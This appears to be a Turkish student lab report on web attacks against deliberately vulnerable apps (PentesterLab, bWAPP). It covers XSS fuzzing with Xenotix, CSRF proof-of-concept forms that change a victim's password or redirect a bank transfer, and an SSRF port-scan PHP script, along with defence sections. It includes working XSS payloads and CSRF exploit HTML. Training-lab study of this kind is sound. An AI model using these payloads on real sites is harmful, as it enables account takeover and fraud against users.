
XENOTIX > XENOTIX-master

Ad	Değiştirme tarihi	Tür	Boyut
Xenotix_v_6.2.part1	3.10.2019 06:19	WinRAR arşivi	24.576 KB
Xenotix_v_6.2.part2	3.10.2019 06:19	WinRAR arşivi	24.576 KB
Xenotix_v_6.2.part3	3.10.2019 06:19	WinRAR arşivi	12.152 KB


-İndirme işlemi sonrasında rardan çıkardığında beni 3 adet daha rar dosyası karşıladı.Tüm rarları bulduğum dizine çıkardım

xunive	19.12.2014
Xenotix XSS Exploit Framework	18.03.2016
Xenotix XSS Exploit Framework.exe	19.12.2014
Xenotix XSS Exploit Framework.rar	10.03.2016


-Framework ü çalıştırıp uygulamayı açtım.



-Framework’ü çalıştırduğumda karşıma böyle bir ekran geldi ve Browser Engines kısmından Trident Webkit ve Gecko’yu kapattım.




-Settings bölümünden “configure server” ile devam edip server’ı başlattım.



-Server’ı başlattıktan sonra Scanner bölümünden “Get Request Fuzzer” ile devam ettim.

GET Request Fuzzer



- Ardından ise XSSPWN üzerinde deneme yaptığım URL'yi buraya yapıştırdım. Sonuna ise XSSPWN üzerinde INJECT yazıyorum. Burda ise [X] koymadım. Ardından “fuzz” diyerek başlattım.

This screenshot displays a browser window for PentesterLab.com. The address bar shows the URL with a payload: `http://192.168.1.102/xss/example8.php/.htaccess.aspx--%3E%22%3E%3E%22%3Csf001305v132139%3E</Script><script>alert(1)</script>`. A modal dialog box titled "Web sayfasından ileti" appears, containing a yellow warning icon and the number "1". Below the dialog is a "Tamam" button. In the background, the GET Request Fuzzer interface is visible with the "Fuzz" button highlighted. The status bar shows "Time Interval (sec) : 2", "Payloads: 10 / 5451", and a "Close" button.

- İlk hatayı aldık ve pause diyerek programı durdurduk. Payload bölümünde kullanılabilir payloadı tarafımıza aktardı. Script Alerti kapatıp continue ile devam ettim.

This screenshot shows the OWASP Xenotix XSS Exploit Framework v6.2. It features a toolbar with various icons for View Source, Scanner, Information Gathering, XSS Exploitation, Scripting Engine, Auxiliary, Settings, and XSS Buzz. The main area shows a browser window for PentesterLab.com with the same exploit URL. A modal dialog box with a warning icon and the number "1" is shown. The background shows the framework's "Request Fuzzer" interface with the "Fuzz" button highlighted. The status bar indicates "Time Interval (sec) : 2" and "Payloads: 58 / 5451".

- Ardından aynı işlemi sürekli tekrarlıyorum burada kullanabileceğim payloadsı sıraladı. Programın tek eksisi bu payloadları kaydetmemesi bu sebeple bunları bir txt dosyası açıp içine kaydediyoruz.

Uygulama 6 : DOM XSS


The screenshot shows a browser window with the following details:

- Address bar: Güvenli değil | 192.168.1.102/xss/example9.php#hacker
- Toolbar icons: Back, Forward, Stop, Refresh.
- Page title: PentesterLab.com
- Page content:


hacker
© PentesterLab 2013

-Öncelikle siteyi görüntüleyorum ve bu açığı zafiyet araçları bulamadı.Sadece link üzerinden bir işlem yapılıyor.Kaynak koduna işlem eklenmedi.


-İşlem kaynak koduna eklenmediği için zafiyet açığı olarak gözükmedi.Bu sebeple ya manuel olarak tek tek işlem yapılacak ya da yarı otomatik olan XENOTIX ile devam edilecek.




-XENOTIX aracını çalıştırıldım ve server'ı başlattım.



- Ardından scanner bölümüne geçiş yaptım ve “get request fuzz” ile devam ettim.



- Ardından zayıfının bulunduğu sitenin URL’ini kopyaladım ve sonuna (X) koyup işlemi başlattım.



- DOM XSS için XETONIX 1 kere işlem yaptı ardından 1 kerede ben REFRESH butonu ile yeniden başlattım anca o zaman payloadlar çalıştı.

- Bu zaafiyet diğerlerinden çok farklı bir zaafiyettir. Bu zaafiyet nesneye yönelik bir zaafiyettir ve site sürekli yenilendiği için kaynak kodu ile oynama yapılabilir.

- Çok fazla yaygın bir zaafiyet türü değildir.

Korunma Yöntemleri

- Belirli bir bölge hariç HTML kodunun içerişine konulmamalı.
- Kullanıcıdan alınan girdiler ve ekrana bastırılacak çıktılar kontrol edilmeli.
- Kullanıcıdan gelen girdiler aynı haliyle ekrana bastırılmamalıdır.
- XSS için kullanılan özel karakterler ve kelimeler filtrelenmelidir.
- Kara listede ki elemanlar encoding yöntemleri gibi yöntemler kullanılarak atlatılabilceği için, filtreleme yaparken kara liste yerine beyaz liste kullanılmalıdır.
- Hazır taslaklar kullanılması yarar sağlayacaktır.
- Olası saldırısı simülasyonları ile testler yapılmalıdır.
- Cookie değerlerinin http-only olarak set edilmesi gerekmektedir.
- IDS/IPS veya WAF kullanılmalıdır.

CSRF Zayıflığı Nedir?



-Türkçe açılımı Siteler Arası İstek Sahteciliği olan CSRF; kullanıcıyı giriş yaptığı web uygulamasında istenmeyen eylemler gerçekleştirmeye zorlayan saldırıdır. Burada saldırılan kullanıcının açtığı oturum üzerinde HTML form elemanlarını kendi oluşturmuş olduğu bir HTML sayfasına yazıp oturumun bulunduğu uygulamaya yönlendirme yapabilir.

-Bir örnek ile açıklamak gerekirse kullanıcı hesabında e-posta adresi, şifre değişimi olabilir. Saldırgan kullanıcının yetkileri doğrultusunda uygulamanın tüm verilerini ve işlevlerinin kontrolünü ele geçirebilir.

CSRF Saldırısı Nasıl Çalışır?

-Kullanıcının web uygulamasından bilgi yüklemesi veya bir web uygulamasından bilgi göndermesi için kandırabileceğim çok sayıda yol vardır. Saldırı gerçekleştirmek için önce kurbanın yürütmesi için geçerli bir kötü niyetli istek oluşturup kurbana çalıştırılmalıdır. Burada örnek bir senaryo oluşturmak gereklidir. Bir banka kullanıcısı, CSRF'e karşı savunmasız olan bir web uygulamasını kullanarak bir diğer kullanıcıya para aktarımı gerçekleştirmek istiyor. Burada araya girip CSRF zafiyetinden yararlanmak için;

1-)Bir istismar URL'si veya komut dosyası oluşturmalıdır.

2-)Kurbanı Sosyal Mühendislik ile kandırabilir.

-Bu açığı uygulayarak anlatmak istiyorum. CSRF açıyla ilgili bwAPP zafiyetli makinesi üzerinde çalışmalar gerçekleştireceğim.

Uygulama 1 : Change Password

The screenshot shows a web page titled "CSRF (Change Password)". The page has a header "Change your password." and two input fields: "New password:" and "Re-type new password:". Below these fields is a "Change" button. The entire page is framed by a red border.

-bwAPP üzerinde ilk önce "ChangePassword" isimli zafiyeti başlattım.

-Burada bir şifre değiştirme ekranı beni karşıladı.

The screenshot shows the Burp Suite interface under the "Proxy" tab, specifically the "Listeners" section. It lists a single listener entry:

Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
	<input type="checkbox"/>	127.0.0.1:8080			Per-host	Default
	<input checked="" type="checkbox"/>	192.168.20.128:8181			Per-host	Default

-Burpsuite üzerinde öncelikle bir Proxy ayarı gerçekleştirdim.

-Burada verdığım Proxy değerini Firefox tarayıcımda üzerinde gerçekleştirdim.

/ CSRF (Change Password) /

Change your password.

New password:

Re-type new password:

Change

-Gerekli proxy ayarlarının ardından CSRF zafiyetinden yararlanmaya çalışacağım.

-Bir web uygulamasının CSRF'e zafiyetinin olduğunu sunucuların "GET" yönetimini kullanması, cerezleri veya CSRF belirteci gibi herhangi bir kimliği almak yerine kullanıcının girdisini alıp göndermesidir.

Forward Drop Intercept is on Action Open Browser

Pretty Raw In Actions ▾

```

1 GET /bWAPP/csrf_1.php?password_new=shubham&password_conf=shubham&action=change HTTP/1.1
2 Host: 192.168.20.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.20.129/bWAPP/csrf_1.php
9 Cookie: PHPSESSID=609164f8675b7b11c4bbcfc12ef059561; security_level=0
10 Upgrade-Insecure-Requests: 1
11

```

-Burpsuite üzerine geçiş yaptığım da "Intercept" üzerindeki bilgilere baktım.

-Burada yeni verdigim Password bilgisini de görebildim.



-Burada bir CSRF POC oluşturmam gereklidir.Fakat bu işlemi gerçekleştirmek için BurpSuite'in PRO versiyonunu kullanmam gerekmektedir.

-BurpSuite Pro. Deneme sürümüne Okul Maili ile erişim sağlanabilir.

-"Action->Generate CSRF PoC" sekmesinden bir CSRF PoC oluşturduğum.

CSRF HTML:


```
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost/bWAPP/csrf_1.php">
<input type="hidden" name="password&#95;new" value="shubham" />
<input type="hidden" name="password&#95;conf" value="shubham" />
<input type="hidden" name="action" value="change" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

-CSRF PoC sayesinde .HTML dökümanları olarak kayıt edecek ve burada araya girip şifreyi değiştirebildim.

```
GNU nano 4.5
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost/bWAPP/csrf_1.php">
<input type="hidden" name="password&#95;new" value="shubham" />
<input type="hidden" name="password&#95;conf" value="shubham" />
<input type="hidden" name="action" value="change" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

-.HTML dosyası içerisinde istediğim şifreyi verebildim.

-Verdiğim şifre değişikliğinin gerçekleşmesi için karşı tarafın onay vermesi gerekmektedir.



-Kurbanın arayüzüne görselde ki buton gelecektir.

-Butonu çalıştırıldığında şifre değiştirme işlemi gerçekleşecektir.

A screenshot of a web page titled "CSRF (Change Password)". The page has a heading "Change your password." and two input fields labeled "New password:" and "Re-type new password:", both containing four dots. Below these is a "Change" button. A green message at the bottom says "The password has been changed!"

-Butona bastığında kurbanın arayüzüne şifre değiştirildi diye bilgi gelecektir.

A screenshot of a web page with a "New password:" input field and a "Re-type new password:" input field, both empty. Below them is a "Change" button. A red-bordered box at the bottom contains the text "The current password is not valid!"

-Değiştirdiği şifreyi girdiğinde araya girip şifreyi değiştirdiğim için giriş yapamamaktadır.

Uygulama 2 : Transfer Amount

Amount on your account: **1000 EUR**

Account to transfer:

Amount to transfer:

Transfer

-bwAPP üzerinde ilk önce "ChangePassword" isimli zafiyeti başlattım.

-Burada basit düzen bir banka sistemi bizi karşıladı.

Amount on your account: **900 EUR**

Account to transfer:

Amount to transfer:

Transfer

-Amount kısmında transfer edilecek miktarı girdim.

-Baktığımda ise hesabımızdan gönderdiğim miktarın düştüğünü görüntüledim.

Request to <http://localhost:80> [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /bWAPP/csrf_2.php?account=123-45678-90&amount=100&action=transfer HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/bWAPP/csrf_2.php
```


-Burpsuite aracılık araya girip buradan "Action->Generate CSRF PoC" sekmesinden bir CSRF PoC oluştururdum.

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost/bWAPP/csrf_2.php">
<input type="hidden" name="account" value="123&#45;45678&#45;90" />
<input type="hidden" name="amount" value="100" />
<input type="hidden" name="action" value="transfer" />
<input type="submit" value="Submit request" />
```

-CSRF PoC sayesinde .HTML dökümanları olarak kayıt edecek ve burada gönderilecek hesap numarasını değiştirdim.

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost/bWAPP/csrf_2.php">
<input type="hidden" name="account" value="543&#45;45678&#45;80" />
<input type="hidden" name="amount" value="100" />
<input type="hidden" name="action" value="transfer" />
<input type="submit" value="Submit request" />
</form>
</body>
```

-Hesap numarasını değiştirdim.



-Kurbanın karşısına böyle buton gelecektir.Burada onay verdiği anda belirttiğim hesaba para geçecektir.

Amount on your account: 790 EUR

Account to transfer:

123-45678-90

Amount to transfer:

0

Transfer

-Kurbanın hesabından para düşüyor fakat belirttiği hesaba para aktarımı yapılmıyor.

Uygulama 3 : Change Secret

/ CSRF (Change Secret) /

Change your secret.

New secret:

Change

-bwAPP üzerinde ilk önce "ChangeSecret" isimli zafiyeti başlattım.

-Burada basit düzen güvenlik sorusu değiştirme ekranı ile karşılaştım.

```
POST /bWAPP/csrf_3.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/bWAPP/csrf_3.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Connection: close
Cookie: PHPSESSID=03v17dne858pg9qdsg4ft79on7; security_level=0
Upgrade-Insecure-Requests: 1
secret=1234&login=bee&action=change
```

-Burpsuite->Intercept içerisinde bilgileri çektim.

CSRF HTML:

```
<html>
    <!-- CSRF PoC - generated by Burp Suite Professional -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <form action="http://localhost/bWAPP/csrf_3.php" method="POST">
            <input type="hidden" name="secret" value="1234" />
            <input type="hidden" name="login" value="bee" />
            <input type="hidden" name="action" value="change" />
            <input type="submit" value="Submit request" />
        </form>
    </body>
</html>
```

② < + > Type a search term


-"Action->Generate CSRF PoC" sekmesi ile CSRF PoC oluşturdum.

```

<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/bWAPP/csrf_3.php" method="POST">
      <input type="hidden" name="secret" value="123456" />
      <input type="hidden" name="login" value="bee" />
      <input type="hidden" name="action" value="change" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>

```

- "CSRF PoC" ile araya girip güvenlik sorusunu değiştirdim.



- Kurbanın karşısına görselde ki gibi bir buton gelecektir.

- Butonu onayladığında güvenlik sorusu değişecektir.

CSRF zafiyetini Önleme Yöntemleri

1-) Gizli cereza kullanma : Gizli olanlar dahil tüm cerezler her istekte gönderilir. Son kullanıcının isteği gönderirken araya girilip girilmediğine bakmadan tüm kimlik doğrulama belirteçleri gönderilir.

2-) Yalnızca POST isteklerini kabul etme : Uygulamalar sadece POST isteklerini gönderilecek şekilde geliştirilebilir. Sadece POST isteği gönderilmesi bu açığın kapatıldığı anlamına gelmez. Web sitesinde gizli değerlerle barındırılan basit bir formla POST isteği göndermesi için kandırılabilen çok sayıda yöntem vardır.

3-) Çok Adımlı İşlemler : CSRF'i tam anlamıyla önlemese de bu da bir önleme yöntemidir. Zafiyet işlemini zorlaştırmır.

4-) URL Yeniden yazma : Saldırgan kurbanın oturum kimliğini tahmin edemediğinden, bu yararlı bir CSRF önlemeye teknigi olarak görülebilir. Kullanıcının oturum kimliği URL'de gösterilirse bu bir CSRF açığıdır.

5-) HTTPS : Tek başına CSRF'e karşı savunmak hiçbir şey yapmaz. Herhangi bir önleyici tedbirin güvenli olması için ön koşul olarak kabul edilebilir.

SSRF (Server Side Request Forgery)

SSRF NEDİR ?

-Server Site Request Forgery açığını öncelikle Türkçeye çevirmek gereklidir Sunucu Taraflı İstek Sahteciliği olarak adlandırabiliriz.

-SSRF,Saldırganın sunucunu kendisi adına istek yapmasına zorlayan açıktır.

-Biraz daha açarsak saldırıgın güvenlik açığı bulunan sunucuya gelen istekleri oluşturmak veya denetlemek için web uygulamasında kullanılan bir parametreyi değiştirmesine ortam hazırlar.

-Bir Web uygulamasındaki bilgiler,başka bir web sitesinden gelen harici bir trafik ile almak zorundaysa,sunucu taraflı istekleri alıp web uygulamasına dahil etmek için kullanılır.Bu şekilde sunucularımız üzerinde kendi isteklerimizi çalıştırabildiğimizde açılkıltan etkilenen sunucu ve sunucunun bulunduğu networkde büyük risk oluşturmaktadır.Zafiyetten etkilenen sunucuyu proxy olarak kullanıp Internal Network'e erişim alabiliriz.

-Bu erişim ile Cross Site Port Attack(XSPA) saldırısı yapmamıza olanak sağlanır.XSPA ile Internal Network üzerinde bulunan sunuculara Port Taraması yapabiliriz.

SSRF Saldırısı ile;

-Sunucu üzerindeki dosyaları okuma.

-İç ağ üzerinde tarama ve saldırısı sistemlerine erişim.

-Ana makinede çalışan hizmetleri numaralandırma ve saldırma.

-Host-Based Tabanlı kimlik doğrulama hizmetlerinden faydalananarak Auth. Bypass. İşlemlerini gerçekleştirebiliriz.

Uygulama SSRF : BwApp

/ Server Side Request Forgery (SSRF) /

Server Side Request Forgery, or SSRF, is all about bypassing access controls such as firewalls.

Use this web server as a proxy to:

1. Port scan hosts on the internal network using RFI.
2. Access resources on the internal network using XXE.
3. Crash my Samsung SmartTV (CVE-2013-4890) using XXE :)

-Öncelikle Saldırı için kullanacağım Bwapp Laboratuvarını başlattım.

-BwApp üzerinden SSRF labını başlattım.

-Bu ekran üzerinde RFI sekmesi üzerinden SSRF kullanarak port taraması yapmam gerektiğini bildirdi.

```

<?php
/*
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

© 2013 MME BVBA. All rights reserved.


*/
echo "<script>alert(\"U 4r3 Own3d by MME!!!\");</script>";
if(isset($_REQUEST["ip"]))
{
    //list of port numbers to scan
    $ports = array(21, 22, 23, 25, 53, 80, 110, 1433, 3306);

    $results = array();
    foreach($ports as $port)
    {
        if($pf = @fsockopen($_REQUEST["ip"], $port, $err, $err_string, 1))
        {
            $results[$port] = true;
            fclose($pf);
        }
    }
}

```

-Ayrıca Port Scan kısmına bastığında bu işlem için kullanabileceğim .php kodlarını tarafımı aktardı.

-Port Scan içeriği bu şekildedir.



```

root@efe:~/Masaüstü
Dosya Eylemler Düzen Görünüm Yardım
GNU nano 5.4          ssrf.txt *
<?php

if(isset($_REQUEST["ip"]))
{
    //list of port numbers to scan
    $ports = array(21, 22, 23, 25, 53, 80, 110, 1433, 3306);

    $results = array();
    foreach($ports as $port)
    {
        if($pf = @fsockopen($_REQUEST["ip"], $port, $err, $err_string, 1))
        {
            $results[$port] = true;
            fclose($pf);
        }
    }
}

```

